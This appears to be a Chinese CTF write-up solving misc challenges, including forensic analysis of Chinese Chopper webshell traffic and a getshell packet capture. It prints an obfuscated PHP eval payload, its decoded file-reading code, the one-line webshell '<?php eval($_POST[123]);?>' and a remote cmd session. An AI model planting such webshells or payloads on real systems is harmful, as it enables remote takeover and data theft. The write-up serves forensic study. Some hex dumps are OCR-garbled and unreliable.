00001910	DE	9C	B0	18	6B	EC	9C	73	5C	FE	90	B8	C5	44	74	D9	Èæ° kíæš\p ,ÄDtÜ
00001920	E0	FF	00	3E	99	04	AD	43	CF	59	05	7A	19	C2	71	3B	äÿ >™ -CÏY z Äq;
00001930	E7	34	32	50	02	78	C2	17	D3	5F	8F	FC	C4	96	0D	BB	ç42P xÄ Ó_üÄ- »
00001940	43	83	8F	77	1F	D7	69	76	21	B9	5F	7C	88	C0	E0	08	Cf w ×iv!¹_ ^Äà
00001950	07	83	29	DE	FF	00	01	F3	9B	2E	5A	88	01	83	F3	C7	f)Èÿ ó>.Z^ fóÇ
00001960	EB	E9	B6	D1	1F	A5	C2	A3	2C	A0	02	AF	9C	23	A5	56	ééqÑ #Ä£, -α#≠V
00001970	1C	F7	B1	FC	E1	CE	D8	4A	32	BB	C4	84	00	96	9F	BC	÷+üáí0J2»Ä„ -ÿ¼
00001980	DD	B7	61	98	79	6E	D8	DA	1A	9B	3B	39	C5	2C	51	19	Ý·a~yf0Ü >;9Ä,Q
00001990	FE	36	06	F5	EF	70	05	C5	A7	93	81	BA	E7	57	D4	E7	p6 öip Ä\$" °çWÓç
000019A0	26	90	9C	25	9D	71	1A	FB	E1	02	C0	6F	44	95	0D	57	& α% q úá ÄcD· W
000019B0	9E	C2	AF	59	1B	9E	6F	1A	DD	6B	B5	E7	58	F8	34	1E	žÄ-Y žo ÝkuçXø4
000019C0	EB	C8	58	81	3B	7B	0D	60	23	2C	14	E0	14	13	4D	9C	èÈX ;{ `#, à Mø
000019D0	F1	F2	89	C2	0B	C0	9C	0A	C7	BE	BF	78	68	50	25	31	ñò%Ä Äæ Ç%çxhP%1
000019E0	0A	83	C7	43	BF	38	35	0B	11	D3	98	2D	4D	EF	EF	83	fçCç85 Ó^-Miiif
000019F0	95	4D	9A	5C	01	54	DA	3A	F1	8E	2D	1E	6A	56	E1	B1	·Mš\ TÚ:ñŽ- jVá±
00001A00	76	83	BE	19	02	12	19	85	DD	F5	2F	71	D9	F8	ED	F8	vƒ% ...Ýö/qÜøiø
00001A10	D6	32	7B	25	E4	F1	53	17	8C	80	50	37	D7	1D	BF	9C	Ö2{‰äñš GEP7× çæ
00001A20	A0	2E	B0	29	AC	A6	B1	AD	38	00	A3	62	CF	8C	69	6D	.°)~ ±-8 ÈbİGim
00001A30	CB	15	9F	6F	6C	A0	86	25	6E	12	70	EB	BC	69	6B	41	Ë Ýol †šn pè¼ikA
00001A40	23	E4	67	D4	FF	D9	20	20	20	20	66	31	40	67	7B	65	#ägÖÿÜ fl@g{e
00001A50	54	42	31	49	45	46	79	5A	53	42	68	49	47	68	41	59	TB1IEFyZSBhIGhAY
00001A60	32	74	6C	63	69	45	3D	7D	20	20	20	20	0D	0A	20	20	2t1ciE=} █
00001A70	1A																

https://blog.csdn.net/qq_39629343

f1@g{eTB1IEFyZSBhIGhAY2t1ciE=}

base64解码,得到yOu Are a h@cker!



提交时将fl@g改为flag

10.多种方法解决 3.zip

提示：在做题过程中你会得到一个二维码图片

使用winhex打开，发现是一个base64转图片，所以先将后缀改为.txt,然后将base64编码为图片

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	64	61	74	61	3A	69	6D	61	67	65	2F	6A	70	67	3B	62	data:image/jpeg;base64,iVBORw0KGg
00000010	61	73	65	36	34	2C	69	56	42	4F	52	77	30	4B	47	67	
00000020	6F	41	41	41	41	4E	53	55	68	45	55	67	41	41	41	49	cAAAAANSUeUgAAAI
00000030	55	41	41	41	43	46	43	41	59	41	41	41	42	31	32	6A	UAAACFCAYAAAB12j
00000040	73	38	41	41	41	41	41	58	4E	53	52	30	49	41	72	73	s8AAAAAXNSR0Iars
00000050	34	63	36	51	41	41	41	41	52	6E	51	55	31	42	41	41	4c6QAAAArnQU1BAA
00000060	43	78	6A	77	76	38	59	51	55	41	41	41	41	4A	63	45	Cxjwv8YQUAAAAJcE
00000070	68	5A	63	77	41	41	44	73	4D	41	41	41	37	44	41	63	hZcwAADsMAAA7Dac
00000080	64	76	71	47	51	41	41	41	72	5A	53	55	52	42	56	48	dvqGQAAArZSURBVH
00000090	68	65	37	5A	4B	42	69	74	78	49	46	67	54	76	2F	33	he7ZKBitxIFgTv/3
000000A0	39	36	54	78	35	36	34	47	31	55	6F	75	69	63	4B	67	96Tx564G1UouicKg
000000B0	31	39	68	77	50	43	44	63	72	4D	4A	39	6D	37	2F	37	l9hwPCDcrMJ9m7/7
000000C0	6E	34	35	7A	66	64	78	65	35	5A	33	73	4A	37	70	72	n45zfdxe5Z3sJ7pr
000000D0	48	62	66	39	72	58	4F	33	50	34	6C	4C	76	59	50	63	Hbf9rX03P41LvYPc
000000E0	74	62	65	4D	38	30	64	76	74	50	2B	33	70	6E	44	70	tbeM80dvtP+3pnDp
000000F0	39	79	46	37	74	6E	65	51	76	76	6D	63	5A	75	2F	32	9yF7tneQvvmcZu/2
00000100	6C	66	37	38	7A	68	55	2B	35	69	39	79	78	76	34	54	lf78zhU+5i9yxv4T
00000110	33	54	32	4F	30	2F	37	65	75	64	36	38	4F	54	32	48	3T200/7eud68CT2H
00000120	33	4C	43	66	74	30	6C	2F	61	65	39	5A	6C	54	6F	2B	3LCft01/ae9Z1To+
00000130	32	33	70	50	76	58	37	2F	72	77	4A	48	62	66	63	73	23pPvX7/rwJHbfcs
00000140	49	2B	33	61	57	39	5A	33	33	6D	31	47	6A	37	4C	65	I+3aW9Z33m1Gj7Le
00000150	6E	2B	39	62	73	2B	50	49	6E	64	74	35	79	77	54	33	n+9bs+PIndt5ywT3
00000160	64	70	37	31	6D	66	4F	54	58	61	66	6B	75	36	66	2F	dp7lmfOTXafku6f/
00000170	32	75	44	30	39	69	39	79	30	6E	37	4E	4E	64	32	6E	2uD09i9y0n7NNd2n
00000180	76	57	5A	30	36	4E	74	74	2B	53	37	6C	2B	2F	36	38	vWZ06Ntt+S7l+/68
00000190	4D	4A	63	35	4F	30	4F	53	57	70	63	79	65	78	6E	46	MJc500OSWpcyexnF
000001A0	6A	66	63	73	49	2B	4A	57	31	75	6B	70	52	66	76	2B	jfcsI+JWlukpRfv+
000001B0	76	44	43	58	4F	54	74	44	6B	6C	71	58	4D	6E	73	5A	vDCXOTtDklqXMnsZ
000001C0	78	59	33	33	4C	43	50	69	56	74	62	70	4B	55	58	37	xY33LCPiVtcbpKUX7
000001D0	2F	72	77	77	6C	7A	6B	37	51	35	4A	61	6C	7A	4A	37	/rwwlzk7Q5JalzJ7
000001E0	47	63	57	4E	39	79	77	6A	34	6C	62	57	36	53	6C	46	GcWN9ywj41Bw6S1F

```

/R/i8Pwl//fjZYb3Jwv8Pd/il+WWG5wb77D3/8pfllicG9+Q5
//6f4ZYnlBvfmO1y9PH7Kftbfhq+zySpMyVtbr7D1cvjp2yxveWn4ftMkjpT0ubmO1y9PH7Kftbfhq+zySpMyVtbr7D1cvjp2
yxveWn4ftMkjpT0ubmO1y9ftRg9y0n7FPD+paTtk9O71sT13Mv7WD3LSfsU8P6lpO2T07vWxPxcy/tYPctJ+XTw
/qWk7ZPTu9bE9dzL+1g9y0n7FPD+paTtk9O71sT1/P7EnOTWG5wb5LUmRptn3D/6b6+eX04YW4Syw3uTZI6U6PtE+4
/3dc3rw8nzE1iucG9SVJnar9wv2n+
/rm9eGEuUksN7g3SepMjbZpuP90X9+8PpwwN0mb72pYfzcn1rf8NHwffXXWhxPmJmnzXQ3r7+bE+pafhu+jr876cMLcJG
2+q2H93ZxY3/LT8H301VkfTpiBpM13Nay

```

还原生成的Base64编码为图片:



https://blog.csdn.net/qq_39629343

直接扫码就可以得到flag了

11.linux 1.tar.gz

放在linux下解压，然后得到一个flag二进制文件，使用linux命令查找关键字

```
[admin@localhost test]$ grep 'key' -a flag
```

```
[admin@localhost ~]$ cd 桌面
[admin@localhost 桌面]$ ls
l.tar.gz test
[admin@localhost 桌面]$ cd test/
[admin@localhost test]$ ls
flag
[admin@localhost test]$ grep 'key' -a flag
key{}
key{}
key{f81e334e23c9904755406c}
```

https://blog.csdn.net/qq_39629343

12.中国菜刀 caidao.zip

解法一

解压得到一个数据包，放在wireshark中，既然是菜刀,那么就专门找http协议的

查看第一个http

```
123=array_map("ass"."ert",array("ev"."A1(\\\"\\\\$xx%3D\\
\\\"Ba\".\"SE6\".\"4_dEc\".\"0dE\\\";@ev\".\"a1(\\\"
$xx('QGluaV9zZXQoImRpc3BsYX1fZXJyb3JzIiwicCIpO0BzZXRfdGltZV9saW1pdCgwKTtp
ZihQSFbFvkVSU01PTjwnNS4zLjAnKXtAc2V0X21hZ21jX3F1b3R1c19ydW50aW11KDApO307Z
WNobygiWEBZiik7JEQ9J0M6FX3d3dyb290XFwnOyRGPUBvcGVuZGlyKCREKTtpZigkRj09Tl
VMTc17ZWNoBygiRVJST1I6Ly8gUGF0aCB0b3QgRm91bmQgT3IgTm8gUGVybWlzc2lvbiEiKTt
9ZWxzZXskTT10VUxM0yRMPU5VTWVw7d2hpbGUoJE49QHJlYWRkaXIoJEYpKXskUD0kRC4nLycu
JE47JFQ9QGRhdGUoIlktbS1kIEg6aTpxIixAZmlsZW10aW11KCRQKSk7QCRFPXN1YnN0cihiY
XNlX2NvbzZlcnQoQGZpbGVwZXJtcyYkUCksMTAsOCksLTQpOyRSPSJcdCIuJFQuIlx0Ii5AZm
lsZXNpemUoJFApLjcdCIuJEUuIlxuIjtpZihAaXNfZGlyKCRQKSk7S49JE4uIi8iLiRSO2V
sc2UgJEwuPSROLiRSO311Y2hvICRNLiRMO0BjbG9zZWVpYkRik7fTt1Y2hvKCJYQFkiKTtk
aWUoKTs%3D')));"););HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:47:38 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 1575
Content-Type: text/html
```

https://blog.csdn.net/qq_39629343

将base64解码得到一段代码

```
@ini_set("display_errors","0");@set_time_limit(0);if(PHP_VERSION<'5.3.0'){@set_magic_quotes_runtime(0);};echo("X
@Y");$D='C:\\wwwroot\\';$F=@opendir($D);if($F==NULL){echo("ERROR:// Path Not Found Or No Permission!");}else{$M=
NULL;$L=NULL;while($N=@readdir($F)){ $P=$D.'/' . $N;$T=@date("Y-m-d H:i:s",@filemtime($P));@$E=substr(base_convert(
@fileperms($P),10,8),-4);$R="\t". $T. "\t".@filesize($P). "\t". $E. "\n";if(@is_dir($P))$M=$N. "/" . $R;else $L=$N. $R;
}echo $M.$L;@closedir($F);};echo("X@Y");die();
```

发现好像没法学，继续往下找，在第四个http中发现了一句话

```

POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Referer: http://192.168.1.145/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.1.145
Content-Length: 412
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."A1(\\\\"$xx%3D\\\\"Ba"."SE6"."4_dEc"."OdE\\\\";@ev"."a1(\\\\"$xx('QGluaV9zZXQoImRpc3BsYX1fZXJyb3JzIiwuMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFbFvkVSU01PTjwnNS4zLjAnKXtAc2V0X21hZ21jX3F1b3Rlc19ydW50aW11KDApO307ZWNobygiWEbZiik7JEY9J0M6FX3d3dyb290XFwzLnBocCc7JFA9QGZvcGVuKCRGLCdyJyK7ZWNobyhAZnJlYWQoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkUCK702VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D'));"");HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:02 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 33
Content-Type: text/html

X@Y<?php eval($_POST[123]);?> X@Y

```

https://blog.csdn.net/qq_39629343

那么flag应该在连上菜刀之后，查找下一个http包

将base64字段的内容解密，得到代码，发现传输了一个flag.tar.gz文件

```

@ini_set("display_errors","0");@set_time_limit(0);if(PHP_VERSION<'5.3.0'){@set_magic_quotes_runtime(0);};echo("X@Y");$F="C:\\wwwroot\\flag.tar.gz";$fp=@fopen($F,'r');if(@fgetc($fp)){@fclose($fp);@readfile($F);}else{echo('ERROR:// Can Not Read');};echo("X@Y");die();


```

查看最后一个http数据,显示该包对应数据分组字节

No.	Time	Source	Destination	Protocol	Length	Info
5	0.184621	10.211.55.61	192.168.1.145	HTTP	828	POST /3.php HTTP/1.1 (application/x-www-form-urlencoded)
9	0.576743	192.168.1.145	10.211.55.61	HTTP	340	HTTP/1.1 200 OK (text/html)
18	21.139025	10.211.55.61	192.168.1.145	HTTP	766	POST /3.php HTTP/1.1 (application/x-www-form-urlencoded)
20	24.225688	192.168.1.145	10.211.55.61	HTTP	256	HTTP/1.1 200 OK (text/html)
30	48.763038	10.211.55.61	192.168.1.145	HTTP	826	POST /3.php HTTP/1.1 (application/x-www-form-urlencoded)
32	49.117671	192.168.1.145	10.211.55.61	HTTP	433	HTTP/1.1 200 OK (text/html)

> Frame 32: 433 bytes on wire (3464 bits), 433 bytes captured (3464 bits) on interface 0
 > Ethernet II, Src: Parallel_00:00:18 (00:1c:42:00:00:18), Dst: Parallel_f4:84:6c (00:1c:42:f4:84:6c)
 > Internet Protocol Version 4, Src: 192.168.1.145, Dst: 10.211.55.61
 > Transmission Control Protocol, Src Port: 80, Dst Port: 49368, Seq: 1, Ack: 773, Len: 379
 > Hypertext Transfer Protocol
 Line-based text data: text/html (4 lines) 右键显示分组
 X@Y037\213\b\000w\347pw\000\003\355\321Y\n
 \3020\024\205\341.\245+\320\314\261\313\211\332[']\320\n
 [truncated]\016\270w\243\026A\024\337\212\210\377a\311\315Chnd\225\232a\321\245T\364\276\274\325p\257\312\270{\355\224\332D\353t\260\257\225v\332\332\242\364=\367u\263\333\266i\223[9\3
 [truncated]\332\333\323\035\371?\202s\037\362w\276\313\337\307\240c\316\337a\243\212R\365\324\317\223?317\177Y\037M\243\030*\251me\305\214\253j\$)\255\223\324F,\223i\360\365\371\333M\06
 https://blog.csdn.net/qq_39629343


把前后的“X@Y”删去，解码为压缩格式



得到flag

解法二

解压之后得到一个数据包 `caidao.pcapng`，放到wireshark中然后追踪TCP流,发现 `flag.tar.gz`




使用binwalk提取

```
root@kali:~/桌面# binwalk caidao.pcapng
```

```
root@kali:~/桌面# ls
caidao.pcapng
root@kali:~/桌面# binwalk -e caidao.pcapng (1) flag
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
7747         0x1E43       gzip compressed data, from Unix, last modified: 20
16-06-27 08:44:39
root@kali:~/桌面# ls
caidao.pcapng  _caidao.pcapng.extracted
```

然后打开 `_caidao.pcapng.extracted` 里面有一个压缩文件,解压得到flag.txt



13.这么多数据包 CTF.pcapng.zip

提示: 这么多数据包找找吧, 先找到getshell的流

刚开始一点一点看包, 发现没有什么太有用的信息, 从104行开始发现大量404, 每个端口还不一样, 就是在进行端口扫描, 提示是先找到getshell流, 猜想最后肯定是getshell了, 从最后一条往前翻, 然后追踪流, 找到了一个txt文件

Wireshark network traffic capture showing a series of TCP connections between 192.168.116.138 and 192.168.116.159. A context menu is open over a packet, with '跟踪TCP流' (Follow TCP Stream) highlighted in red. The status bar at the bottom shows '跟踪流' and '跟踪TCP流'.

```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is B03C-791A

Directory of C:\

04/14/2016  08:50 PM                0 AUTOEXEC.BAT
04/14/2016  08:50 PM                0 CONFIG.SYS

04/14/2016  08:52 PM    <DIR>                Documents and Settings
03/12/2012  10:24 PM             61,454 nc.exe
04/14/2016  08:54 PM    <DIR>                Program Files
04/14/2016  09:22 PM                36 s4cr4t.txt
04/14/2016  08:59 PM    <DIR>                WINDOWS
               4 File(s)            61,490 bytes
               3 Dir(s)   17,719,083,008 bytes free

C:\>type s4cr4t.txt
type s4cr4t.txt
Q6...Rntkb...5b3VfbG1...V9z...lmZmVyfQ==
C:\>shutdown -r -t 100 -m "Stupid Manager!"
shutdown -r -t 100 -m "Stupid Manager!"

```

将base64解密就得到flag了

14. 隐写3 58d54bd3e134e.zip

解压看到一个大白的图片，感觉下半身被截断了呀，然后把图片放到winhex中，发现了IHDR头，后面八个字节代表宽高，宽和高分别占4个byte，那就老套路，将高改成宽的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG IHDR
00000010	00	00	02	A7	00	00	02	27	08	06	00	00	00	6D	7C	71	\$ \$ m q
00000020	35	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00	5 sRGB @i é
00000030	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	gAMA ± ũa
00000040	00	09	70	48	59	73	00	00	0E	C4	00	00	0E	C4	01	95	pHYs Ä Ä •
00000050	2B	0E	1B	00	00	FF	A5	49	44	41	54	78	5E	EC	BD	07	+ ý¥IDATx^i% ¥WYiyi%O>P"Lz „
00000060	A0	A5	57	59	EE	FF	EE	BE	4F	9B	DE	93	4C	7A	0F	84	\$\$` ¥+ E »^Š"W
00000070	24	24	60	0C	04	A5	2B	20	45	10	10	BB	88	8A	A8	57	%üi%zðz%È%*b
00000080	BD	FC	EF	BD	7A	F5	5A	AE	7A	BD	5E	CB	BD	2A	62	05	iR é BHHBzi}R;I
00000090	04	69	52	04	E9	01	42	48	48	42	7A	EF	7D	52	A6	CF	α~vý?ç;Ûi9kvöL&É
000000A0	9C	7E	76	FD	3F	BF	F7	DB	EF	39	6B	76	F6	4C	26	C9	L2â{ÏY{ðPžo}k-Ð
000000B0	4C	32	E5	7B	CE	59	7B	F5	DE	9E	6F	7D	6B	AD	AF	D0	,Gž 9r ``. =ý
000000C0	15	2C	47	8E	1C	39	72	1C	90	60	88	2E	14	0A	3D	DD	Ecoý%SÀ" SÓéðTfÅ
000000D0	DE	63	6F	FD	A5	53	C0	93	8D	A7	D3	E9	F4	54	66	C5	bÑâ444 -VÈ †5>M
000000E0	62	D1	E5	34	BC	34	0D	AD	56	CB	1A	8D	86	35	9B	4D	»»»677çr"!p#Ûn·
000000F0	17	B3	B3	B3	36	37	37	E7	72	98	21	70	87	DC	6E	B7	=ü á a"Èâ<K¥b
00000100	3D	FC	90	01	E1	11	0F	61	22	CA	E5	B2	8B	4A	A5	62	¥RÉÖpZÍ*Ö*È^z%:i"
00000110	A5	52	C9	D5	B5	5A	CD	AA	D5	AA	CB	88	7A	BD	EE	22	ÛE:ú éç>E ·`#4/
00000120	DC	45	3A	FB	11	E9	24	3E	80	1E	B7	91	87	34	2F	81	0<ð;P Û~ð»Û ?9r
00000130	30	8B	F4	A1	DE	9D	DB	7E	F4	BB	D9	1B	3F	39	72	1C	ð>Û'ααæÈ'#ÇAG Å
00000140	0E	D8	3E	D9	B4	9C	9C	E6	C8	91	23	C7	41	8C	18	C2	û%Mjž Ô^~2»È,
00000150	7E	89	4D	6A	9E	12	1F	D4	88	7E	32	99	CA	B8	1D	14	^jÖo ; ·mÖqÜž
00000160	5E	6A	D6	6F	0F	A1	C	1F	1F	B7	6D	DB	B6	D9	8E	1D	;lçÍ .c6==m""".&
00000170	3B	6C	E7	CE	9D	2E	63	36	3D	3D	6D	93	93	93	2E	26	&&æ NMMÍ"S !ÁG `
00000180	26	26	9C	90	4E	4D	4D	CD	93	53	08	21	E1	47	1C	91	Ó)lE@BC r ÖÈ j
00000190	16	D4	29	31	45	40	42	43	1F	72	10	D6	C8	13	6A	08	éÈÈ^ Óááa[4x±>-Z
000001A0	E9	C8	C8	88	13	D4	E1	E1	61	5B	BC	78	B1	9B	2D	5A	'ÈÈÈÈ\?::éððâÈmÛ
000001B0	B4	C8	C6	C6	C6	C3	3A	3A	EA	F2	F2	E5	CB	6D	D9		%ei ; ýñ Ô éED
000001C0	B2	65	EE	1E	12	3B	08	FD	F1	01	D2	16	E9	45	44	1A	OG ? Üç» ; á...>Gž
000001D0	30	47	0E	3F	20	DC	F5	BB	0F	3B	10	E1	85	3E	47	8E	Å 99í #Gžç) IÖ 3
000001E0	C3	11	39	39	CD	91	23	47	8E	83	10	29	B1	49	D5	20	

另存为，然后得到flag

15.做个游戏(08067CTF) heiheihei.jar

放到jd-gui中得到java源码,审计代码，然后发现了flag,不过是base64加过密的

```

45     this.bao.draw(g);
    }
    }
49     if (!this.p.isLive())
51         println(g, "兄弟就死了嘛", 50, 150, 200);
53     int period = (int) ((this.endTime.getTime() - this.startTime.getTime()) / 1000L);
54     println(g, "你的持久度才" + period + "秒", 50, 150, 250);
55     switch (period / 10)
56     {
57     case 0:
58         println(g, "真·头顶一片青青草原", 50, 150, 300);
59         break;
60     case 1:
61         println(g, "这东西你也敢抢着带?", 50, 150, 300);
62         break;
63     case 2:
64         println(g, "如果梦想有颜色,那一定是原色", 40, 30, 300);
65         break;
66     case 3:
